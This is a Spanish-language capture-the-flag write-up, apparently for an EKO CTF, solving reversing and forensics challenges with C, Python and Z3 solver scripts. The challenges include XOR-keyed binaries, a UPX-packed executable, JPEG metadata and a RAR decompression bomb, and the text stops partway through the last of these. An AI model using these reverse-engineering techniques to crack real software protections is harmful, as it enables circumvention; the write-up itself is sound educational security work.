    srand((unsigned int) main);
    fgets(buffer, 128, stdin);
    i = 0;
    while ((buffer[i] != '\0' && (buffer[i] != '\n'))) {
        c = buffer[i];
        r = rand();
        printf("%02x", (int) c ^ r & 0xff);
        i = i + 1;
    }
    putchar(10);
    return 0;
}
```

Observamos que el programa usa la dirección de memoria de la función main como semilla para el PRNG. Luego lee en buffer la entrada estándar (el flag) y cifra cada caracter del buffer con un número aleatorio distinto usando XOR. Finalmente imprime los caracteres cifrados en formato hexadecimal.

El PRNG de C es determinista. Es decir, genera la misma secuencia de números si se inicializa con la misma semilla. Entonces podemos hacer fuerza bruta de la semilla hasta encontrar la secuencia de números que descifra correctamente el flag.

Solución

Sabemos que la dirección base para los programas en Linux es 0x08048000 (Ver: https://unix.stackexchange.com/questions/469016/do-the-virtual-address-spaces-of-all-the-processes-have-the-same-content-in-thei) Así que la dirección de la función main es un valor superior. No es necesario probar con direcciones de memoria inferiores a 0x08048000.

Además, con objdump, vemos que el offset de la función main es 0x0000066c. Es decir, la dirección de main siempre terminará en 0x66c. Así que podemos hacer incrementos directamente de 0x1000 en 0x1000.

```
$ objdump -d Pipe
[...]
0000066c <main>:
 66c:   55                      push   %ebp
 66d:   89 e5                   mov    %esp,%ebp
 66f:   56                      push   %esi
[...]
```

Con lo anterior, escribimos un programa en C que hace fuerza bruta de la semilla tomando como valor inicial la dirección 0x0804866c y realizando incrementos de 0x1000.


```
#include <stdio.h>
#include <stdlib.h>


int main(void) {
    int i;
    unsigned int r;
    char ct[] = {
0xd7, 0x40, 0xa5, 0xdc, 0x60, 0x7f, 0x78, 0xfb, 0xff, 0xe5, 0x20, 0xef,
0xc7, 0xca, 0xeb, 0xd2, 0x13, 0x79, 0x40, 0xdd, 0xb2, 0x6c, 0x30, 0xc2,
0xfd, 0x37, 0xed, 0x74, 0x3b, 0x77, 0x03, 0x8d, 0x32, 0x6a, 0x9c, 0x7e,
0x7e, 0x80, 0x00
    };

    r = 0x0804866c;
    do {
        srand(r);
        i = 0;
        while (ct[i] != '\0') {
            printf("%c", (char) ct[i] ^ rand() & 0xff);
            i++;
        }
        printf("\n");
        r += 0x1000;
    } while (r < 0xFFFFFFFF);

    return 0;
}
```

```
$ gcc pipe.c -o pipe
$ ./pipe | grep -a 'EKO{'
The flag is EKO{bullshit_PIE_over_x86}
```

Flag: EKO{bullshit_PIE_over_x86}

Ropfan [Reversing] (435)

Descripción



Análisis

Descargamos el archivo “Ropfan”. Es un binario ELF de 64bits. Intentamos ejecutarlo pero nos tira *segmentation fault*.

```
$ file Ropfan
Ropfan: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24,
BuildID[sha1]=9b343d01e7dfb6abc4070b0ed39270996502ff59, stripped
$ chmod +x Ropfan
$ ./Ropfan
Violación de segmento (`core' generado)
```

Utilizamos Ghidra para decompilar el binario. Obtenemos el siguiente código C:

```
undefined8 FUN_004005c4(void) {
    long libc_addr;
    long in_FS_OFFSET;
    uint i;
    byte flag [40];
    long local_10;
    local_10 = *(long *)(in_FS_OFFSET + 0x28);

    flag[0] = 4;
    flag[1] = 0x1d;
    flag[2] = 0xe;
```

```
    flag[3] = 0x2e;
    flag[4] = 0xd;
    flag[5] = 0x1d;
    flag[6] = 0x17;
    flag[7] = 0x10;
    flag[8] = 0x67;
    flag[9] = 0xb9;
    flag[10] = 0xa7;
    flag[11] = 0x2c;
    flag[12] = 0xe4;
    flag[13] = 0x9e;
    flag[14] = 0xcc;
    flag[15] = 0x74;
    flag[16] = 0x68;
    flag[17] = 0x34;
    flag[18] = 0x26;
    flag[19] = 0xd5;
    flag[20] = 0x7c;
    flag[21] = 0x98;
    flag[22] = 0xf2;
    flag[23] = 0x44;
    flag[24] = 0;

    libc_addr = dlsym(0xffffffffffffffff,"__libc_start_main");

    // printf("take your flag");
    (*(code *)(libc_addr + 0x4e470))("Take your flag");

    i = 0;

    while (i < 0x19) {
        (*(code *)(libc_addr + 0x4f080))(
            (ulong)(uint)(int)(char)(*(byte *)((ulong)i + libc_addr) ^
flag[i])
        );
        i = i + 1;
    }

    return 0;
}
```

Observando el código vemos que la variable “flag” contiene el flag cifrado. La variable “libc_addr” contiene la dirección de memoria de la función “__libc_start_main”. Además, dentro del *while* vemos que usa el código de la función “__libc_start_main” como clave para descifrar el flag con XOR.

Para descifrar el flag, necesitamos el código binario de la función “__libc_start_main”. El problema es que esa función pertenece a la libc y, en nuestra máquina, no tenemos instalada la misma versión de libc.

Solución

Usamos el comando strings para obtener la versión de libc que usa el binario.

```
$ strings Ropfan
/lib64/ld-linux-x86-64.so.2
libdl.so.2
__gmon_start__
_Jv_RegisterClasses
dlsym
libc.so.6
__stack_chk_fail
__libc_start_main
GLIBC_2.2.5
GLIBC_2.4
fff.
l$ L
[...]
```

Vemos que usa la versión 2.2.5. En nuestro caso, probamos con la libc que obtuvimos de una instalación de Ubuntu 12.04. Con el comando objdump, obtenemos el código hexadecimal de la función "__libc_start_main".

```
$ objdump -d libc-2.15.so
[...]
00000000000216a0 <__libc_start_main>:
   216a0:       41 56                   push   %r14
   216a2:       41 55                   push   %r13
   216a4:       41 54                   push   %r12
   216a6:       55                      push   %rbp
   216a7:       53                      push   %rbx
   216a8:       48 89 cb                mov    %rcx,%rbx
   216ab:       48 81 ec 90 00 00 00    sub    $0x90,%rsp
   216b2:       48 8b 05 57 78 39 00    mov    0x397857(%rip),%rax
[...]
```

Utilizamos Python para descifrar el flag


```
>>> flag =
[0x4,0x1d,0xe,0x2e,0xd,0x1d,0x17,0x10,0x67,0xb9,0xa7,0x2c,0xe4,0x9e,0xcc,0x74,
0x68,0x34,0x26,0xd5,0x7c,0x98,0xf2,0x44]
>>> libc =
[0x41,0x56,0x41,0x55,0x41,0x54,0x55,0x53,0x48,0x89,0xcb,0x48,0x81,0xec,0x90,0x
00,0x00,0x00,0x48,0x8b,0x05,0x57,0x78,0x39,0x00]
>>>
>>> bytes([x^y for x,y in zip(flag, libc)])
b'EKO{LIBC/0lder\\th4n^y\xcf\x8a}'
```

Dos caracteres del flag no se descifraron correctamente pero pudimos adivinarlos ¿Quizá porque no usamos la versión exacta de libc?

Flag: `EKO{LIBC/0lder\th4n^you}`

Snake [Reversing] (460)

Descripción



Análisis

Descargamos el archivo Snake. El comando “file” no lo reconoce, pero tras observar su contenido nos damos cuenta que es un archivo PYC de Python.

```
$ strings Snake
uf-_
snake.py
<listcomp>
byte_xor.<locals>.<listcomp>)
bytes
zip)
ba1Z
ba2r
byte_xor
ZQSw)
path
basename
__file__
open
read
cflag
printr
<module>
```

Solución

Usamos el módulo "uncompyle" (https://pypi.org/project/uncompyle6/) de Python para recuperar el código fuente.

```
$ mv Snake Snake.pyc
$ uncompyle6 Snake.pyc
# uncompyle6 version 3.7.3
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.7.8 (default, Jul  1 2020, 15:39:07)
# [GCC 9.3.1 20200408 (Red Hat 9.3.1-2)]
# Embedded file name: snake.py
# Compiled at: 2020-08-07 09:34:29
# Size of source mod 2**32: 274 bytes
import os

def byte_xor(ba1, ba2):
    return bytes([_a ^ _b for _a, _b in zip(ba1, ba2)])


fn = os.path.basename(__file__)
k = open(fn, 'rb').read()
cflag = b'fj`\x0e\x01AYQ\x1b\x1d\x1c\x08])T\x18H\x077\rZQSw'
print(byte_xor(cflag, k))
# okay decompiling Snake.pyc
```

Vemos que la variable "cflag" contiene el flag cifrado con XOR y se ha utilizado como clave el contenido del mismo archivo. Como sabemos que el flag empieza con "EKO{" podemos recuperar los primeros 4 caracteres de la clave.

```
>>> cflag = b'fj`\x0e\x01AYQ\x1b\x1d\x1c\x08])T\x18H\x077\rZQSw'
>>> byte_xor(cflag, b'EKO{')
b'#!/u'
```


Vemos que la clave se corresponde con el shebang para ejecutar scripts Python desde Bash. Probamos los shebang comunes para Python como claves hasta recuperar el flag.

```
>>> byte_xor(cflag, b'#!/usr/bin/env python3\n\n')
b'EKO{r3v3rs3m3_th1s_b4bY}'
```

Flag: `EKO{r3v3rs3m3_th1s_b4bY}`

Cryptor [Reversing] (475)

Descripción



Análisis

Descargamos el archivo “Cryptor”. Se trata de un binario PE de 64 bits (un EXE). Lo abrimos con IDA y notamos rápidamente que ha sido programado en Rust.

Luego de analizar el código entendemos que el programa recibe como entrada el flag, lo codifica con un algoritmo propio y luego lo compara con otro hardcodeado. Si son iguales, el flag es correcto.

Solución

Traducimos el algoritmo de codificación a Python.

```
char_table =
"aBcDeFgHiJkLmNoPqRsTuVwXyZAbCdEfGhIjKlMnOpQrStUvWxYz9876543210+-"

def encode(serial):
    print("serial length %d 0x%x" % (len(serial), len(serial)) )
    i = 0
    serial_len = len(serial) / 3
    while (i < len(serial)):
        first = ord(char_table[ (ord(serial[i]) & 0x7C) >> 2 ])
        second = ord(char_table[ (ord(serial[i+1]) & 0xF0) >> 4 |
( ord(serial[i]) & 3) * 0x10 ])
        third = ord(char_table[ (ord(serial[i+2]) & 0xC0) >> 6 |
( ord(serial[i+1]) & 0xF) * 4])
```

```
        fourth = ord(char_table[ ord(serial[i+2]) & 0x3F ])

        sys.stdout.write("%c%c%c%c" % (first, second, third, fourth))

        i = i + 3
        if ((i + 3) > len(serial)):
            break

    if (i + 1) == len(serial):
        fifth = char_table[(ord(serial[i]) & 0x7C) >> 2]
        sixth = char_table[0 | (ord(serial[i]) & 3) * 0x10]

        sys.stdout.write("%c%c==\n" % (fifth, sixth))

    else: # (i + 2)
        fifth = char_table[(ord(serial[i]) & 0x7C) >> 2]
        sixth = char_table[(ord(serial[i+1]) & 0xF0) >> 4 | (ord(serial[i]) &
3) * 0x10]
        seventh = char_table[ 0 | (ord(serial[i+1]) & 0xF) * 4 ]

        sys.stdout.write("%c%c%c=\n" % (fifth, sixth, seventh))

encode("EKO{someflaghere}")
```

Ejecutamos el script.

```
$ python3 cryptor.py
serial length 16 0x10
RetPE6NvbwVMbgFnAgVYfq==
```

Para generar un flag válido usamos Z3.

```
import sys
from z3 import *

char_table =
"aBcDeFgHiJkLmNoPqRsTuVwXyZAbCdEfGhIjKlMnOpQrStUvWxYz9876543210+-"

def solver_by_chunks(chunk):
    flag = [BitVec('val_%i'%i, 8) for i in range(0, 3)]
    s = Solver()

    s.add((flag[0] & 0x7C) >> 2 == char_table.find(chunk[0]))
    s.add(((flag[1] & 0xF0) >> 4) | ((flag[0] & 3) * 0x10 ) ==
char_table.find(chunk[1]))
    s.add(((flag[2] & 0xC0) >> 6) | ((flag[1] & 0xF) * 0x4 ) ==
char_table.find(chunk[2]))
    s.add((flag[2] & 0x3F)  == char_table.find(chunk[3]))

    if s.check() == sat:
        m = s.model()
        for i in range(3):
            sys.stdout.write ("%c" %chr(m[flag[i]].as_long()))
```


```
def solver():
    flag_encoded = "RutPE8RisVNfmXNfbM09X7i7" # NH9="
    for idx in range(0, len(flag_encoded), 4):
        solver_by_chunks(flag_encoded[idx:idx+4])
    print("")

solver()
```

```
$ python3 solver.py
EKO{THIS_1s_not_b6
```

Flag: EKO{THIS_1s_not_b64}

Repack [Reversing] (495)

Descripción



Análisis

Descargamos el archivo “Repack”. Se trata de un binario PE de 64 bits (un EXE) con UPX. Este packer no presenta complicaciones para realizar el unpack ya que llegando a la final de la sección donde se encuentra el EntryPoint exist un JMP hacia el código original.

Luego de analizar el código entendemos que se realiza la operación lógica XOR usando como key un valor obtenido de la función “rand”. Generalmente usar una función de pseudoaleatorización complicaría obtener el valor retornado ya que se debería atacar la implementación, sin embargo, en este caso usa un seed hardcodeado, permitiendo que la función rand retorne el mismo valor en cada ejecución.

Solución

Este reto se parece al del mainCTF del año pasado, solo se debe establecer un breakpoint al final del descifrado, dumpear el buffer donde se encuentra el resultado y obtendremos el flag.

```
.text:00000000004A7B33 movzx   ebx, byte ptr [rsp+rdx+80h+key]
.text:00000000004A7B38 movzx   esi, byte ptr [rcx+rdx]
.text:00000000004A7B3C xor     ebx, esi
.text:00000000004A7B3E mov     [rax+rdx], bl
.text:00000000004A7B41 inc     rdx
```


La dirección del buffer donde se guarda el flag descifrado se encuentra en rax.

```
000000C0000103A0  45 4B 4F 7B 47 30 4F 6F 6C 34 6E 67 43 68 34 4C
EKO{G0Ool4ngCh4L
000000C0000103B0  4C 7D 00 00 00 00 00 00 00 00 00 00 00 00 00 00
L}..............
```

Flag: EKO{G0Ool4ngCh4LL}

Meta [Forensics] (220)

Descripción



Análisis

Descargamos el archivo “Meta”. Está comprimido con 7zip. Extraemos su contenido y obtenemos una imagen JPG “ekoctf.jpg”.

```
$ 7z x Meta
$ file ekoctf.jpg
ekoctf.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1,
segment length 16, comment: "EKO{C4nt_t0uch_th1s}", baseline, precision 8,
2592x1728, components 3
```

El nombre y la descripción del reto sugieren buscar el flag en la “MetaData”.

Solución


Usamos el comando strings para buscar cadenas con el prefijo EKO dentro de la imagen.

```
$ strings ekoctf.jpg | grep EKO
EKO{C4nt_t0uch_th1s}
```

Flag: `EKO{C4nt_t0uch_th1s}`

R-Bomb [Forensics] (380)

Descripción



Análisis

Descargamos el fichero “R-Bomb”. El comando “file” no lo reconoce así que lo examinamos con hexdump.

```
$ hexdump -C R-Bomb | head
00000000  1a 07 01 00 c9 bd e4 fa  10 01 05 0c 00 0b 01 01  |................|
00000010  bb d2 85 80 80 80 80 80  00 48 35 70 ec 2f 02 03  |.........H5p./..|
00000020  0b f2 d1 85 80 80 80 00  04 b0 9c 91 b4 86 80 00  |................|
00000030  a0 10 2d dc 82 3a 80 43  00 08 66 6c 61 67 2e 74  |..-..:.C..flag.t|
00000040  78 74 0a 03 02 9e e4 d4  b7 7c 51 d6 01 89 be 63  |xt.......|Q....c|
00000050  0e 33 55 04 02 f8 32 4b  09 83 23 02 4e 41 88 5e  |.3U...2K..#.NA.^|
00000060  d4 83 e2 ff 01 3f ec 2e  15 7b 53 f7 cf af 7f 79  |.....?...{S....y|
00000070  f3 bd ef 39 fd e3 f5 ff  c0 00 00 00 6f 42 ff e0  |...9........oB..|
00000080  00 00 00 37 bf 7f f0 00  00 00 1b df bf f8 00 00  |...7............|
00000090  00 0d ef df fc 00 00 00  06 f7 ef fe 00 00 00 03  |................|
```

Observamos que los primeros 4 bytes son parte de los magic numbers del formato RAR. Sin embargo, faltan los primeros 4 magic numbers. Debemos completarlos.

Solución

Escribimos el siguiente programa en Python para completar los magic numbers faltantes.

```
import sys

filename = sys.argv[1]
with open(filename, 'rb') as f:
    repaired_file = filename + '-Repaired.rar'
    with open(repaired_file, 'wb') as g:
        repaired = bytearray(b'Rar!')
        repaired.extend(f.read())
        g.write(repaired)
    print("Repaired file: ", repaired_file)
```

Ejecutamos el script para reparar el archivo RAR.

```
$ python fix.py R-Bomb
Repaired file:  R-Bomb-Repaired.rar
$ file R-Bomb-Repaired.rar
R-Bomb-Repaired.rar: RAR archive data, v5
```

La descripción del reto nos dice que tengamos cuidado, que este archivo podría llenar nuestro disco. Además el nombre del reto lo deja claro "R(ar)-Bomb", se trata de una bomba lógica que al descomprimir genera un archivo de gran tamaño.

Listamos el contenido del RAR y vemos que contiene un archivo "flag.txt" que pesa 1.7 GB.

```
$ unrar l R-Bomb-Repaired.rar

UNRAR 5.91 freeware      Copyright (c) 1993-2020 Alexander Roshal

Archive: R-Bomb-Repaired.rar
Details: RAR 5

 Attributes      Size     Date    Time   Name
----------- ---------  ---------- -----  ----
    .CA.... 1719946800  2020-07-03 15:58  flag.txt
----------- ---------  ---------- -----  ----
           1719946800                    1
```

